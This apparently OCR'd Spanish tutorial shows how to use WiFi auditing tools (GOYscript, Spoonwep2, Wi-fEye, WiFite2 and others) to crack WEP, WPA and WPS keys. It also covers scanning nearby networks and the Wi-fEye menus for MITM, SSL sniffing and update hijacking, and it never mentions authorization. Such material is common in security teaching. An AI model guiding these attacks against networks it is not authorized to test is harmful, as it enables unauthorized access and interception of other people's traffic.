Tambien se puede acceder directamente desde el link del escritorio "Wireless-keys"

Duración del proceso...: 11 segundos

¿Quieres conectarte a la red "WLAN_3D"? [S/N]: S

Según el tipo de clave que tenga el objetivo ejecutara un ataque u otro.
Si el objetivo tiene WPA con wps activado nos dara estas dos opciones:
1)Usar GOYscript WPA

2)Usar GOYscript WPS


Siempre es preferible esta última ya que la obtención de la clave será mas rápida.

GOYscriptWEP
Script igual que el anterior (GOYscript) pero solo escanea redes con encriptación wep.

Caracteristicas de la herramienta:
- Máxima sencillez de uso. Sólo uno o dos pasos:
1- Selección de tarjeta WiFi (si solo tenemos una omite la pregunta)
2- Selección del Punto de Acceso a atacar.
- Máxima eficacia: Se efectúan simultáneamente todos los ataques posibles con aireplay (asociación falsa, expulsión de clientes, chopchop, reinyección con cliente, fragmentación, etc.). Todo ello automáticamente y de forma transparente para el usuario.
- Multisesión: En caso de cancelar una sesión, los paquetes capturados se aprovecharán cuando se vuelva a atacar el AP.
- Descubrimiento automático de Puntos de Acceso ocultos.
- Búsqueda automática de contraseña con diccionario si es posible (WLAN_XX, JAZZTEL_XX, wlanXXXXXX, yacomXXXXXX, wifiXXXXXX, SpeedTouchXXXXXX y onoXXXX)
- Máxima información:
- Información del fabricante del PA en base a su dirección MAC.
- En el listado se redes detectadas, se muestran:
- En morado: las redes de las que ya hemos obtenido la contraseña.
- En rojo: las redes ocultas.
- Una almohadilla a continuación del número de red en la lista, que nos indica que dicha red tiene clientes conectados (ayuda a favorecer la reinyección de tráfico)
- Una vez obtenida la contraseña, ésta se muestra en hexadecimal y en ASCII.
- Finalizado el proceso se muestra la duración total del mismo.
- Máxima comodidad: La contraseña obtenida se guarda automáticamente en un archivo de texto con el nombre del punto de acceso y su dirección MAC. Además, podemos conectarnos a la red con sólo pulsar una tecl
Una vez selecionado el objetivo lanzara un ataque para obtener la clave.

Videotutorial: http://youtu.be/QwwjW13j6lg

Grimwepa
Herramienta para atacar redes con claves wep y wpa.
Al abrirlo nos preguntara que interface queremos poner en modo monitor (wlan0 en nuetro caso)
La selecionamos y le damos a ol.
Luego en canales marcamos All Channels si queremos escanear todos los canales
Le damos a refresh targets y nos apareceran las redes cercanas escaneadas
Selecionamos la red objetivo y abajo el ataque



GeminisAuditor
Herramienta para atacar redes con claves wep y wpa.
Al iniciar la herramienta nos aparecen las opciones disponibles:

```
   ___              _    _     _         _ _ _
  / _ \___ _ __ ___ (_)_ __ (_)___   /_\  _  _ __| (_) |_ ___  _ __
 / /_\/ _ \ '_ ` _ \| | '_ \| / __| //_\\| | | |/ _` | | __/ _ \| '__|
/ /_\\  __/ | | | | | | | | | \__ \/  _  \ |_| | (_| | | || (_) | |
\____/\___|_| |_| |_|_|_| |_|_|___/\_/ \_/\__,_|\__,_|_|\__\___/|_|
--------------------------------------------------------------------
```

```
  By geminis_demon  |  Versión script: 0.7  |  Versión DB: 26022014
 ---------------------------------------------------------------------
```

▶ Escanear en busca de objetivos
▶ Atacar objetivo seleccionado
▶ Seleccionar otro objetivo
▶ Configurar parámetros
▶ Otras utilidades
◀ Salir

Kismet

Herramienta para scanear y capturar datos de redes wifi

Cuando lo abrimos primero que nos aparece es una advertencia de si vemos el texto gris y otra de que lo estamos ejecuntando como root.

Le damos a todas a ok.

Nos aparecera otra ventana para que lancemos el servidor Kismet, le damos a Start.

Luego ponemos las opciones que queramos y le damos a Start

Nos abre un aviso preguntando si queremos añadir un interface de captura.

Previamente debemos poner nuestra interface en modo monitor abriendo el terminal y poniendo:

airmon-ng start wlan0

con lo que creara la interface en modo monitor mon0

Ponemos los datos de la interface de captura (mon0 y el nombre que le queramos dar) y le damos a Add.


Se iniciara el servidor kismet y empezara a escanear las redes cercanas:

```
┌──Kismet Server Console──────────────────────────────────────────────────────┐
│      monitor mode vap no matter what, use the forcevap=true source option   │
│INFO: Started source 'mon0'                                                  │
│INFO: Detected new managed network "renfe wifi ", BSSID 5C:0A:5B:30:DC:93,   │
│     encryption yes, channel 3, 54.00 mbit                                   │
│INFO: Detected new probe network "<Any>", BSSID 9C:3A:AF:EB:D6:34,           │
│     encryption no, channel 0, 54.00 mbit                                    │
│INFO: Detected new managed network "WLAN_E95C", BSSID 74:88:8B:A3:E9:5D,     │
│     encryption yes, channel 6, 54.00 mbit                                   │
│INFO: Detected new probe network "<Any>", BSSID 98:03:D8:75:37:8A,           │
│     encryption no, channel 0, 54.00 mbit                                    │
│INFO: Detected new probe network "<Any>", BSSID 80:94:B5:6D:2F:A6,           │
│     encryption no, channel 0, 54.00 mbit                                    │
│INFO: Detected new probe network "JAZZTEL_wifi", BSSID B8:C7:5D:60:BC:21,    │
│     encryption no, channel 0, 54.00 mbit                                    │
│INFO: Detected new probe network "<Any>", BSSID 30:85:A9:F9:85:8D,           │
│     encryption no, channel 0, 54.00 mbit                                    │
│INFO: Detected new probe network "<Any>", BSSID E8:CD:2D:56:F5:40,           │
│     encryption no, channel 0, 54.00 mbit                                    │
│INFO: Detected new probe network "<Any>", BSSID 64:A7:69:85:78:A8,           │
│     encryption no, channel 0, 54.00 mbit                                    │
│INFO: Detected new probe network "<Any>", BSSID 34:31:11:3F:79:8A,           │
│     encryption no, channel 0, 54.00 mbit                                    │
│INFO: Detected new probe network "<Any>", BSSID A0:E4:53:C5:F3:F7,           │
│     encryption no, channel 0, 54.00 mbit                                    │
│INFO: Detected new probe network "<Any>", BSSID 78:92:9C:8C:72:18,           │
│     encryption no, channel 0, 54.00 mbit                                    │
│INFO: Detected new probe network "<Any>", BSSID A2:E4:53:C5:F3:F7,           │
```


```
    encryption no, channel 0, 54.00 mbit
INFO: Detected new probe network "<Any>", BSSID 48:74:6E:A7:86:27,
    encryption no, channel 0, 54.00 mbit

        [ Kill Server ]          [ Close Console Window ]
```

Spoonwep2


Herramienta para crackear claves wep.
Al iniciarlo arriba vemos distintas pestañas.
Vamos a ver como usar cada una de ellas:
Spoonwep settings
Tenemos que selecionar nuestra tarjeta de red, driver y modo.
Lo hacemos tal y como se muestra en la siguiente imagen



y le damos a Next
Victims Discovery




en la que veremos los puntos de acceso.
Selecionamos el que queramos y le damos a Selection ok
Attack panel
Aqui selecionamos el ataque que queremos hacer.
Help/Hints




Pestaña de ayuda y consejos.


Wifi Metropolis 3
Herramienta para crackear claves wep y wpa
Una vez abierta en la pestaña config ponemos
Wifi card: interface wifi, wlan0 en nuetro caso
Fake Mac: le damos a enable para activar una mac falsa
Monitor: le damos a enable para activar modo monitor




Vamos a la pestaña Scanner le damos a All y empezara a capturar todas los dispositivos wifi (ap y clientes)
Le damos a Ctrl+c para parar el escaneo.




Wep
Nos apareceran los distintos ataque disponibles



Wpa
Nos apareceran los distintos ataque disponibles



Other
Nos dara opción de otros ataques como por ejemplo
Wps



Wifi Eyer

Herramienta para crackear claves wifi, realizar ataques MITM y otros.
Al iniciarlo nos aparecen distintos menus para selecionar las opciones:

```
Wi-fEye
version: 0.5.7
I can SEEE you !!
Written by Zaid Al-Quraishi (IG)
zaid@isecur1ty.org
wi-feye.za1d.com

Network interfaces:
1. wlan0

Select your network interface

wi-fEye >> 1

Main menus:

1. Cracking
2. MITM (Man in the Middle)
3. Others
0. Exit

1. Cracking
Wi-fEye >> 1
[+] Enabling monitor mode on wlan0...
[+] Monitor mode enabled on mon0

1. View availabe wireless networks
2. Launch Airodump-ng on a specefic AP
3. WEP Cracking
4. WPA Cracking
0. Back
```

```
Wi-fEye >> Cracking >> 1

[+]Scanning for ALL networks...

#   BSSID               Channel         Enc   ESSID

2. MITM (Man in the Middle)
Wi-fEye >> 2

1. Enable IP forwarding.
2. Scan for connected devices.
3. Launch ettercap (Text mode).
4. ARP spoof.
5. Cut internet connection.
6. Sniff SSL/HTTPS traffic.
7. Sniff URLs and send them to browser.
8. Sniff Images.
9. DNS Spoof.
10. HTTP Session Hijacking (using Hamster).
0. Back

3. Others
Wi-fEye >> 3
1. Change MAC Address
2. Make a fake access point
3. Hijack software updates (Es necesario estar conectado a una red)
0. Back
```

WiFite2


Herramienta automatica para realizar auditorias wifi.
Al iniciar la herramienta podemos ver lo siguiente:

```
  .;'                 `;,
 .;'  ,;'          `;,  `;,   WiFite v2 (r86)
.;'  ,;'  ,;'     `;,  `;,  `;,
::   ::   :   ( )   :   ::   ::  automated wireless auditor
':.  ':.  ':. /_\ ,:'  ,:'  ,:'
 ':.  ':.    /__\    ,:'  ,:'   designed for Linux
  ':.      /___\     ,:'
          /     \

 [+] target MAC address viewing enabled

 [+] scanning for wireless devices...
 [+] initializing scan (mon0), updates at 5 sec intervals, CTRL+C when ready.
 [0:00:22] scanning wireless networks. 13 target and 1 client found
 [+] checking for WPS compatibility... done
 [+] scanning (mon0), updates at 5 sec intervals, CTRL+C when ready.

   NUM ESSID                 BSSID              CH  ENCR  POWER  WPS?  CLIENT
   --- --------------------  -----------------  --  ----  -----  ----  ------
```

